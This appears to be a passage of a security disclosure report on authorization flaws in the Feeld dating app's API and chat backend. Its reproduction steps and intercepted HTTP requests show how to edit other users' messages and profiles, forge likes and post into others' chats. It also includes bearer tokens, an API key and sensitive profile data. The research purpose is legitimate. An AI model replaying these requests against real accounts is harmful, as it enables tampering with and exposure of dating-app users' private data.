
The screenshot shows a network request in a browser's developer tools. The request is a PUT to the URL `/messages/0fec78e9-0068-48f1-8563-7144474cc7e2`. The request body contains JSON data to update a message. The response is a 201 Created status with the updated message details.

Request	Response
<pre>Pretty Raw Hex JSON Web Token</pre> <pre>PUT /messages/0fec78e9-0068-48f1-8563-7144474cc7e2?user_id=7ad0dc22-8005-4d3e-8f4d-919c41294d51&connection_id=65e49f63-0a05-48ea-0000-00000865fa2&api_key=y4tp4akjeb49 HTTP/2 Host: chat.stream-io-api.com Accept: application/json, text/plain, */* Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoizMwMjk5ZWItZGY0ZC00Njg1LTKyZmEtYmU3YWfhZjI0MTBkIn0.7LLzAAWTxLhkUT2320gMQLw-sTwP1-uxcujk0Fm6EA Stream-Auth-Type: jwt X-Stream-Client: stream-chat-react-native-android-5.22.1 X-Client-Request-Id: 430b6f8b-b90b-486c-8496-95d466a5390e Content-Type: application/json Content-Length: 99 Accept-Encoding: gzip, deflate, br User-Agent: okhttp/4.10.0 { "set": { "text": "My new phone number is 456", "custom_properties": { "status": "edited", "type": "text" } } }</pre>	<pre>Pretty Raw Hex Render Diff</pre> <pre>HTTP/2 201 Created Access-Control-Allow-Headers: x-requested-with, content-type, accept, x-csrf-token, content-encoding, x-client-request-id Access-Control-Allow-Methods: GET, POST, PUT, PATCH, DELETE, OPTIONS Access-Control-Allow-Origin: * Access-Control-Max-Age: 86400 Access-Control-No-Cache: no-cache Content-Type: application/json; charset=utf-8 Vary: Accept-Encoding X-RateLimit-Limit: 1000 X-RateLimit-Remaining: 998 X-RateLimit-Reset: 1709751060 Date: Wed, 06 Mar 2024 18:50:55 GMT Content-Length: 99 X-Envoy-Upstream-Service-Time: 96 Strict-Transport-Security: max-age=31536000; includeSubDomains Server: stream-edge Strict-Transport-Security: max-age=31536000; includeSubDomains { "message": { "id": "0fec78e9-0068-48f1-8563-7144474cc7e2", "text": "My new phone number is 456", "html": "\u003cp\u003eMy new phone number is 456\u003c/p\u003e\n", "type": "regular", "user": { "id": "7ad0dc22-8005-4d3e-8f4d-919c41294d51", "role": "admin", "created_at": "2024-01-30T17:44:15.578446Z", "updated_at": "2024-01-31T15:11:05.097654Z", "last_active": "2024-03-06T18:44:57.400821Z", "banned": false, "online": false, "name": "D", "profileStatus": "active" } } }</pre>

Vulnerability #4 –Delete, recover and edit other people's messages

Reproduction steps:

5. When the victim taps on the notification from the above step 3, he will see the following message set by the attacker in step 4. There will be an 'edited' sign below the actual message but there are no signs of who did the edit. In addition, every account name is not unique and the attacker could choose any name possible.



Vulnerability #5 – Update someone else's profile information



#1 Broken Object Level
Authorization
Category

Details: You can update someone else's profile information, including name, sexuality, age, etc.

Instance: <https://core.api.feeld.co/graphql>
("operationName":"ProfileUpdate")

Vulnerability #5 – Update someone else's profile information

Reproduction steps:

- 1.Let's login the mobile application as the 'attacker' and go to the 'Profile' – 'Edit Profile' menu.
- 2.Edit 1 thing on the profile such as 'bio', save the change, and intercept the /graphql request with operationName: 'ProfileUpdate'.
- 3.Modify in the intercepted request the 'id' parameter and add the id of your victim. In addition, add the parameters that you want to update, such as 'bio'.

The screenshot shows a browser's developer tools Network tab with two panels: Request and Response.

Request:

```
1 POST /graphql HTTP/2
2 Host: core.api.feeld.co
3 Accept: */*
4 X-Transaction-Id: 8b318b55-a718-462f-a921-ed7a3a6cbf74
5 Authorization: Bearer eyJhbGciOiJSUzIiNiisImtpZCI6IjY5NjI5NzU5NmJiNWQ4N2Nj0tC2Y2E2YmY0Mzc3NGE3YWE50TMxMj
kilCJ0eXai0iKV1Qif0.eyJzZGlpbiI6ZmFsc2UsImlzcyI6Inh0dBz0i8vc2VjdX1ldG9rZW4uZ29vZ
2xLlmNvbS9mMilwcm9kLTUzNDc1IiwiYXVkJoiZjItcHJvZC01MzQ3NSIsImF1dGhfdGltZSI6MTcwNjm
0MTA40CwidXNlc19pZCI6ImRsV1NhxE9iTwtrMkZNVHAsFp5RwcilCJzdWI0iJkbFdTYWxPYk1razJGT
VRw0WhaeUVnIiwiwWF0IjoxNzA2NTMzMNTYxLCJleHAiOjE3MDY1MzcxNjEsImVtYwlsIjoiYm9nZGfuLnRp
cm9uGdtYwlsLmNvbSisImVtYwlsX32lcmImaWVkjIp0cnVLCJmaXJlymFzS16eyJpZGVudGl0aWVzI
j7ImVtYwlsijpbimJvZ2Rhb150axJvbkBnbWFpbC5jb20iXX0sInNpZ25faW5fcHJvdmlkZXii0iJwYXN
zd29yZCJ9fQ.YjQWihpqDwTpq4WIHS_PiItteNWZJaunm7Mjifr51JWUckyGetoZuSua4UINxiLcl2qjy
ALQGizwzVSXFyJ92vY_CPl4LSC8frHsy5yzUAnzfWNNn_bFrZdk0h0ZjtGLRCoyfyImxEH7Y5gBZ_M8Fq
f0fC6ptDNrVee60H4FUe06vUns6VSp0OSLKaWL_T2b8v582cvMip8a8m4yFTJHXSoiddAr-1U1-j18dGM
7Zmfzaz-JZUjF_e_ylmvcK_HfsZtjmb7LAW_ISBOFpAfctKD9Vl30mkg6vNbW07hQV4qmusIvh06iP8Jis
DYLZ3rSL6k7rgyeeyB8ffFOwmw
6 X-Profile-Id: profile#00ab5791-e42e-58e2-ab51-e30a453d791f
7 User-Agent: feeld-mobile
8 Content-Type: application/json
9 Content-Length: 500
10 Accept-Encoding: gzip, deflate, br
11
12 {
    "operationName": "ProfileUpdate",
    "variables": {
        "input": {
            "bio": "Abcdefff",
            "id": "profile#e6c48931-e634-42d3-9db1-9bf56fc1629c"
        }
    },
    "query": "mutation ProfileUpdate($input: ProfileUpdateInput!) { \n    profileUpdate(input: $input) { \n        id\n        age\n        ageRange\n        bio\n        completionStatus\n        dateOfBirth\n        desires\n        distanceMax\n        gender\n        imaginaryName\n        interests\n    } \n} "
}
```

Response:

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 Content-Length: 609
4 Date: Mon, 29 Jan 2024 13:10:32 GMT
5 Vary: Origin
6 Access-Control-Allow-Origin: *
7 Cache-Control: no-store
8 Apigw-Requestid: StAH5j0UCYcEJYQ=
9 X-Cache: Miss from cloudfront
10 Via: 1.1 17d60a367e38c01f5a3242a9a3e784.cloudfront.net (CloudFront)
11 X-Amz-Cf-Pop: LHR50-P3
12 X-Amz-Cf-Id: ij__meppe2e5n_hGspBZvkFH_zICLXK6oJiV4kEeyQ21nJ3t
13
14 {
    "data": {
        "profileUpdate": {
            "id": "profile#e6c48931-e634-42d3-9db1-9bf56fc1629c",
            "age": 30,
            "ageRange": [
                18,
                99
            ],
            "bio": "Abcdefff",
            "completionStatus": "MAJESTIC_PURCHASE",
            "dateOfBirth": "1993-12-31T00:00:00.000Z",
            "desires": [
                "FWB",
                "CASUAL",
                "MF",
                "FFM",
                "MMF",
                "MFMF",
                "COUPLES",
                "GROUP",
                "THREEOME"
            ]
        }
    }
}
```



#1 Broken Object Level
Authorization
Category

Vulnerability #6 - Get a 'Like' from any user profile

Details: You could send 'Likes' from profile#2 to profile#3 while logged in as profile#1.

Instance: <https://core.api.feeld.co/graphql>
(OperationName: ProfileLike)

Vulnerability #6 - Get a 'Like' from any user profile

Reproduction steps:

1.Below is a request to send a normal 'Like', from user with profileId ending in '...9c' to profileId '...1f', and the successful response:

The screenshot shows a network request and response in a browser's developer tools. The request is a POST to '/graphql' with various headers and a complex JSON body. The response is a successful 200 OK with a JSON object containing the like interaction details.

Request

```
1 POST /graphql HTTP/2
2 Host: core.api.feeld.co
3 Accept: */*
4 X-Transaction-Id: 83a8c68e-a2c4-4499-9891-7fa4c42a6b38
5 Authorization: Bearer eyJhbGciOiJSUzI1NiIsImtpZCI6IjY5NjI5NzU5NmJiNWQ4N2NjOTc2Y2E2YmY0Mzc3NGE3YWE50TMxMjkiLCJ0eXAiOiJKV1QiifQ.eyJpc3MiOiJodHRwczovL3NlY3VzRva2VuLmdvb2dsZS5jb20vZjItchJvZC01MzQ3NSIsImF1ZCI6ImYyLXByb20tNTM0NzUiLCJhdXRox3RpBWUi0jE3MDY1MTYyOTUsInVzZXJfaWQi01IzZwdVQj15Z1N1ZXQ3dlhvVGvUmjhzFR3a0ozIiwiC3ViIjo1M2VnVUI5eWdTdW0N3Zyb1Rlbj14c3hUd2tKMyIsImlhdCI6MtewNjUyNzk0NiwiZXhwIjoxNzA2NTMxNTQ2LCJlbWFpbCI6InNvbnlfcG9ya0B5YWhvby5jb20iLCJlbWFpbF92ZXJpZmllZCI6dHj1ZSwiZmLyZWJhc2Ui0nsiaWRlbnRpdlccyI6eyJlbWFpbCI6WyJzb255X3BvcmtAeWFob28uY29tIl19LCJzaWduX2luX3Byb3ZpZGVyIjoicGFzc3dvcmQifX0.QHaE9CGnHqkSMyu1ke8GMG4zMuUjU3WhNmpk6tCmmu32IWx05aQdWD6Ggy7Hsz4ey6-GyJXW0-PFx2m9qPFsHF106BwkliYLjLQSetB8N5KPyyjEgUZJirtzeT4KZvk-hBgnMxoBB8VBFQ8kishzESDCgWpAeMyuxBurjvJDULz1xbYuDtrwbpULBn05756cnIJK06BmQ6DiS2mIDDB8Ei8y1ljxFZjaH05gHz7B306Quyj2TKCcNyLg7jGjXlZh_HdoKkXw2-TEWuiESpMjSDLNXVzSxDdROHRbQKJU-Kh9ZiuxNycWJklOoNEeEbdnNzv3VWIzluSU09CNA
6 X-Profile-Id: profile#e6c48931-e634-42d3-9db1-9bf56fc1629c
7 User-Agent: feeld-mobile
8 Content-Type: application/json
9 Content-Length: 1472
10 Accept-Encoding: gzip, deflate, br
11 {
12   "operationName": "ProfileLike",
13   "variables": {
14     "sourceProfileId": "profile#e6c48931-e634-42d3-9db1-9bf56fc1629c",
15     "targetProfileId": "profile#00ab5791-e42e-58e2-ab51-e30a453d791f"
16   },
17   "query": "mutation ProfileLike($sourceProfileId: String!, $targetProfileId: String!) { \n    profileLike(\n      input: {sourceProfileId: $sourceProfileId, targetProfileId: $targetProfileId}\n    ) { \n      status\n      chat { \n        ...ChatListItemChatFragment\n        __typename\n      }\n      __typename\n    }\n  }\n  fragment ChatListItemChatFragment on Chat { \n    ...ChatFragment\n    __typename\n  }\n  fragment ChatFragment on Chat { \n    id\n    name\n    type\n    streamChatId\n    status\n    ...ChatSettingsChatFragment\n    members { \n      ...ChatMemberFragment\n      __typename\n    }\n    __typename\n  }\n  fragment ChatSettingsChatFragment on Chat { \n    __typename\n  }\n  fragment ChatMemberFragment on ChatMember { \n    __typename\n  }\n  __typename\n}
```

Response

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 Content-Length: 165
4 Date: Mon, 29 Jan 2024 12:20:18 GMT
5 Vary: Origin
6 Access-Control-Allow-Origin: *
7 Cache-Control: no-store
8 Apigw-Requestid: STSwXivTiYcEJ0w
9 X-Cache: Miss from cloudfront
10 Via: 1.1 f25262ad6146af3450cc86dcbcc3780.cloudfront.net
11 X-Amz-Cf-Pop: LHR50-P3
12 X-Amz-Cf-Id: MHDIKXxHs_PzW2h0Zx0EIgcyTu0k2B1j7P2GGPouV0
13 {
14   "data": {
15     "profileLike": {
16       "status": "SENT",
17       "chat": null,
18       "__typename": "ProfileLikeInteractionOutput"
19     }
20   },
21   "extensions": {
22     "requestId": "83a8c68e-a2c4-4499-9891-7fa4c42a6b38"
23   }
24 }
```

Vulnerability #6 - Get a 'Like' from any user profile

Reproduction steps:

2.Below is the request and response with a reverse like, from '...1f' to '...9c', which errors:

Request	Response
<pre>Pretty Raw Hex GraphQL JSON Web Token ▾</pre> <pre>1 POST /graphql HTTP/2 2 Host: core.api.feeld.co 3 Accept: /* 4 X-Transaction-Id: 83a8c68e-a2c4-4499-9891-7fa4c42a6b38 5 Authorization: Bearer eyJhbGciOiJSUzI1NiIsImtpZCI6IjY5NjI5NzU5NmJiNWQ4N2NjOTc2Y2E2YmY0Mzc3NGE3YWE50TMxMjkiLCJ0eXAiOiJKV1Qifo.eyJpc3MiOiJodHRwczovL3NlY3VyZXRva2VuLmdvb2dsZS5jb20vZjItcHJvZC01MzQ3NSIsImF1ZC16ImYyLXByb20tNTM0NzUiLCJhdXRoX3RpWUi0jE3MDY1MTYy0TUusInVzZXJfaWQi0iIzZWdVQjl5Z1N1ZXQ3dlhvVGVuMjhzeFR3a0ozIiwiic3ViIjoim2VnVUI5eWdTdWV0N3ZYb1RlbjI4c3hUD2tkMyIsImhdC16MTcwNjUyNzk0NiwiZhwIjoxNzA2NTMxNTQ2LC1lbWFpbC16InNvbnlfCG9ya0B5YWhvby5jb20iLCJlbWFpbF92ZXJpZmlLC16dHJ1ZSwizMlyZWJhc2Ui0nsiaWRlbnRpdkGllcyI6eyJlbWFpbC16WyJzb255X3BvcmtAewFob28uY29tIl19LCJzaWduX2luX3Byb3ZpZGVyIjoicGFzc3dvcmQifx0.QHaE9CGnHqkSMyuz1ke8GMG4zMuUjjU3WhNmpk6tCmmu32IWxo5aQdWD6Ggy7Hzz4ey6-GyJXW0-PFx2m9qPfsHF106BwkliYLjLQSsetB8N5KPyjyEgUZJirtzeat4KZvkK-hBgnMxoBBy8VBHQ8kishzESDCgWpAeMyuxBurjvJDULz1xbYuBtrWbpULBn05756cnJK06BmQ6DiS2mIDDB8Ei8y1lJxFzjaH05qHz7B306Quyj2TKCcNyLg7jGjLzH_HdoKkXw2-TEWuiESpMjSDlnXVzSzDlROHRbQKJu-Kh9ZiuNycWJkl0oNEeEbdnNzv3VWIzluSU09CNA 6 X-Profile-Id: profile#e6c48931-e634-42d3-9db1-9bf56fc1629c 7 User-Agent: feeld-mobile 8 Content-Type: application/json 9 Content-Length: 1472 10 Accept-Encoding: gzip, deflate, br 11 12 { "operationName": "ProfileLike", "variables": { "sourceProfileId": "profile#00ab5791-e42e-58e2-ab51-e30a453d791f", "targetProfileId": "profile#e6c48931-e634-42d3-9db1-9bf56fc1629c" }, "query": "mutation ProfileLike(\$sourceProfileId: String!, \$targetProfileId: String!) {\n profileLike(\n input: {sourceProfileId: \$sourceProfileId, targetProfileId: \$targetProfileId}\n) {\n status\n chat {\n ...ChatListItemChatFragment\n __typename\n }\n __typename\n }\n }\n fragment Chat on Chat {\n ...ChatFragment\n __typename\n }\n fragment ChatSettingsChat on Chat {\n id\n name\n type\n streamChatId\n status\n ...ChatSettingsChatFragment\n members {\n ...ChatMemberFragment\n __typename\n }\n __typename\n }\n __typename\n}</pre>	<pre>Pretty Raw Hex Render Diff</pre> <pre>1 HTTP/2 200 OK 2 Content-Type: application/json; charset=utf-8 3 Content-Length: 348 4 Date: Mon, 29 Jan 2024 12:21:00 GMT 5 Vary: Origin 6 Access-Control-Allow-Origin: * 7 Cache-Control: no-store 8 Apigw-Requestid: STS3Dj6VCYcEJnw= 9 X-Cache: Miss from cloudfront 10 Via: 1.1 543bd78e28d38334d97d31a1d7aded16.cloudfront.net (CloudFront) 11 X-Amz-Cf-Pop: LHR50-P3 12 X-Amz-Cf-Id: 4BJwchK0h6w32PfUvRb5C7-dV6nr3wNzWu3FFxganV7qAp 13 14 ["errors": [{ "message": "You can not like a profile you own", "locations": [{ "line": 2, "column": 3 }], "path": ["profileLike"], "extensions": { "code": "BAD_REQUEST", "originalError": { "message": "You can not like a profile you own", "error": "LIKE_PROFILE_YOU_OWN", "statusCode": 400 } } }], "data": null }</pre>

Vulnerability #6 - Get a ‘Like’ from any user profile

Reproduction steps:

3. Now, send a like from a random profile ‘....d3’ to one of our profiles ‘...1f’, while logged in as user ‘...9c’:

The screenshot shows a GraphQL debugger interface with two sections: Request and Response.

Request:

```
Pretty Raw Hex GraphQL JSON Web Token
3hUd2tKMyIsImIhdCI6MTcwNjU0NTY2MSwiZXhwIjoxNzA2NTQ5MjYxLCJlbWFpbCI6InNvbnlfcG9ya0B
5YWhvby5jb20iLCJlbWFpbF92ZXJpZmlzCI6dH1ZSwizMlyZWJhc2Ui0nsiaWRlnRpdlcyI6eyJlb
WFpbCI6MyJzb255X3BvcmtAeWFob28uY29tIl19LCJzaWduX2luX3Byb3ZpZGVyIjoicGFzc3dvcmQifX0
.qsg_FjMPwQbv2QV6czr1LJwp1x13XFd8vFdex3MWPxDMJ2oLihL94fL3GsK9kpLwjBnxmyJjSTUznKgwg
9InUm2qqA_7yuYp5RekA80E0Du_fuatDQZUWhIrTPnpeZ41wKGbKLm31FGpiKIV0HGw0Q7Rtlew4upjycP
Hh68pEVCJEEDZ58vbY2jJr_gsX16ZMfR0lqu28GyB8qYSHpHHFgP_VTSj0DB9Ajzjm1CsPEdd3xe0t4aD
BIXE0PrDJ2qY_XravaPk5rsWSckktrN65JiMj68jt0ft2FH8XT9f9qaKtH80Vz4-72NmDn-VkoTc-nT84H
Jm7IsIg4a-5ZszQ
6 X-Profile-Id: profile#e6c48931-e634-42d3-9db1-9bf56fc1629c
7 User-Agent: feedel-mobile
8 Content-Type: application/json
9 Content-Length: 1472
10 Accept-Encoding: gzip, deflate, br
11
12 {
  "operationName": "ProfileLike",
  "variables": {
    "sourceProfileId": "profile#6bb0456d-7be4-48f8-b78d-17b0778566d3",
    "targetProfileId": "profile#00ab5791-e42e-58e2-ab51-e30a453d791f"
  },
  "query":
    "mutation ProfileLike($sourceProfileId: String!, $targetProfileId: String!) {\n      profileLike(\n        input: {sourceProfileId: $sourceProfileId, targetProfileId: $targetProfileId}\n      ) {\n        status\n        chat {\n          ...ChatListItemChatFragment\n          __typename\n        }\n        __typename\n      }\n    }\n    fragment ChatListItemChatFragment on Chat {\n      ...ChatFragment\n      __typename\n    }\n    fragment ChatFragment on Chat {\n      ...ChatFragment\n      __typename\n    }\n  }
```

Response:

```
Pretty Raw Hex Render Diff
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 Content-Length: 165
4 Date: Mon, 29 Jan 2024 17:07:34 GMT
5 Vary: Origin
6 Access-Control-Allow-Origin: *
7 Cache-Control: no-store
8 Apigw-Requestid: ST81ni3ZiYcEJ8g=
9 X-Cache: Miss from cloudfront
10 Via: 1.1 3ffc494014d1d1ba7644f6707a2cf696.cloudfront.net
11 X-Amz-Cf-Pop: LHR50-P3
12 X-Amz-Cf-Id: QwzDGXupFf-1pE7dm96eki2PadHChg85Zk_Vl7wji5M
13
14 {
  "data": {
    "profileLike": {
      "status": "SENT",
      "chat": null,
      "__typename": "ProfileLikeInteractionOutput"
    }
  },
  "extensions": {
    "requestId": "83a8c68e-a2c4-4499-9891-7fa4c42a6b38"
  }
}
```

Line 15 is highlighted in blue.

Vulnerability #6 - Get a ‘Like’ from any user profile

Reproduction steps:

4. Now get the profile details
(ImaginaryName) of that user with
profileId ‘...d3’:

The screenshot shows a GraphQL request and response interface. The request is a POST to /graphql over HTTP/2, with the following details:

- Host: core.api.feeld.co
- Accept: */*
- Authorization: Bearer [REDACTED]
- X-Profile-Id: profile#00ab5791-e42e-58e2-ab51-e30a453d791f
- User-Agent: feeld-mobile
- Content-Type: application/json
- Content-Length: 2348
- Accept-Encoding: gzip, deflate, br

The query itself is:

```
query ProfileQuery($profileId: String!) {  
  profile(id: $profileId) {  
    ...ProfileContentProfileFragment  
    streamUserId  
    __typename  
  }  
}  
  
fragment ProfileContentProfileFragment on Profile {  
  bio  
  age  
  dateOfBirth  
  desires  
  gender  
  id  
  status  
  imaginaryName  
  interactionStatus {  
    mine  
    theirs  
    __typename  
  }  
  interests  
  isMajestic  
  isVerified  
  lastSeen  
  location {  
    ...ProfileLocationFragment  
    __typename  
  }  
}
```

The response is a JSON object with the following fields:


- data: A profile object containing:
 - bio: null
 - age: 26
 - dateOfBirth: "1997-12-31T00:00:00.000Z"
 - desires: An array of strings including: "CASUAL", "CONNECTION", "DATES", "INTIMACY", "POLY", "RELATIONSHIP", "COUPLES", "FLIRTING", "AFTERCARE", "FOREPLAY".
 - gender: "WOMAN"
 - id: "profile#6bb0456d-7be4-48f8-b78d-17b0778566d3"
 - status: "ACTIVE"
 - imaginaryName: "Anni"
 - interactionStatus: A map with keys "mine" and "theirs", both set to "LIKED".

Vulnerability #6 - Get a 'Like' from any user profile

Reproduction steps:

5. Now, let's check our list of likes in the app to see if we received a like from user 'Anni'.

Given that we have a Premium account, we can view this information in the app. Indeed, we can see that we have received a 'Like' from 'Anni':



Vulnerability #7 – Send messages in other people's chat



#1 Broken Object Level
Authorization
Category

Details: We discovered that we can send messages to other people's chats, even though we are not a participant in that chat.

Instance:

<https://chat.stream-io-api.com/channels/messaging/<ChannelID>/message>

(Method: POST)

Vulnerability #7 – Send messages in other people's chat

Reproduction steps:

1. Use the previous vulnerability 'Read other people's messages' to find the unique channelId where you want to add your message, such as the one shown below:
'50dd83b1-9dda-4940-b6bb-04891e9500bd'. Add this channelId to the request path when you exploit this issue in step2 .

The screenshot shows a network request and response in a browser developer tools interface.

Request

Pretty Raw Hex JSON Web Token

```
1 POST /channels?api_key=y4tp4akjeb49 HTTP/2
2 Host: chat.stream-io-api.com
3 Accept: application/json, text/plain, */*
4 Authorization:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIj
oiZjMwMjk5ZWItZGY0ZC00Njg1LTkyZmEtYmU3YWfhZjI0MTBkI
n0.7LLzAAWTxLhkUT2320gMQLw-sTwP1-uxcujkc0Fm6EA
5 Stream-Auth-Type: jwt
6 Content-Type: application/json
7 Content-Length: 101
8 Accept-Encoding: gzip, deflate, br
9 User-Agent: okhttp/4.10.0
10
11 {
  "filter_conditions":{
    "type":"messaging",
    "members":{
      "$in":[
        "7ad0dc22-8005-4d3e-8f4d-919c41294d51"
      ]
    }
  }
}
```

Response


Pretty Raw Hex Render Diff

```
1 HTTP/2 201 Created
2 Access-Control-Allow-Headers: x-requested-with, content-type, accept, authorization, x-csrf-token, x-stream-client, stream-auth-type, x-content-encoding, x-client-request-id
3 Access-Control-Allow-Methods: GET, POST, PUT, PATCH, DELETE, OPTIONS
4 Access-Control-Allow-Origin: *
5 Access-Control-Max-Age: 86400
6 Cache-Control: no-cache
7 Content-Type: application/json; charset=utf-8
8 Vary: Accept-Encoding
9 X-RateLimit-Limit: 40000
10 X-RateLimit-Remaining: 38810
11 X-RateLimit-Reset: 1709752980
12 Date: Wed, 06 Mar 2024 19:22:57 GMT
13 X-Envoy-Upstream-Service-Time: 92
14 Strict-Transport-Security: max-age=31536000; includeSubDomains
15 Server: stream-edge
16 Strict-Transport-Security: max-age=31536000; includeSubDomains
17
18 {
  "channels":[
    {
      "channel":{
        "id":"50dd83b1-9dda-4940-b6bb-04891e9500bd",
        "type":"messaging",
        "cid":"messaging:50dd83b1-9dda-4940-b6bb-04891e9500bd",
        "last_message_at":"2024-03-06T18:45:20.412231Z",
        "created_at":"2024-02-29T12:04:38.36244Z",
        "updated_at":"2024-02-29T12:04:38.362441Z",
        "created_by":{
          "id":"7ad0dc22-8005-4d3e-8f4d-919c41294d51",
          "role":"admin",
          "created_at":"2024-01-30T17:44:15.578446Z",
          "updated_at":"2024-01-31T15:11:05.097654Z",
          "last_active":"2024-03-06T18:44:57.4008217Z"
        }
      }
    }
  ]
}
```

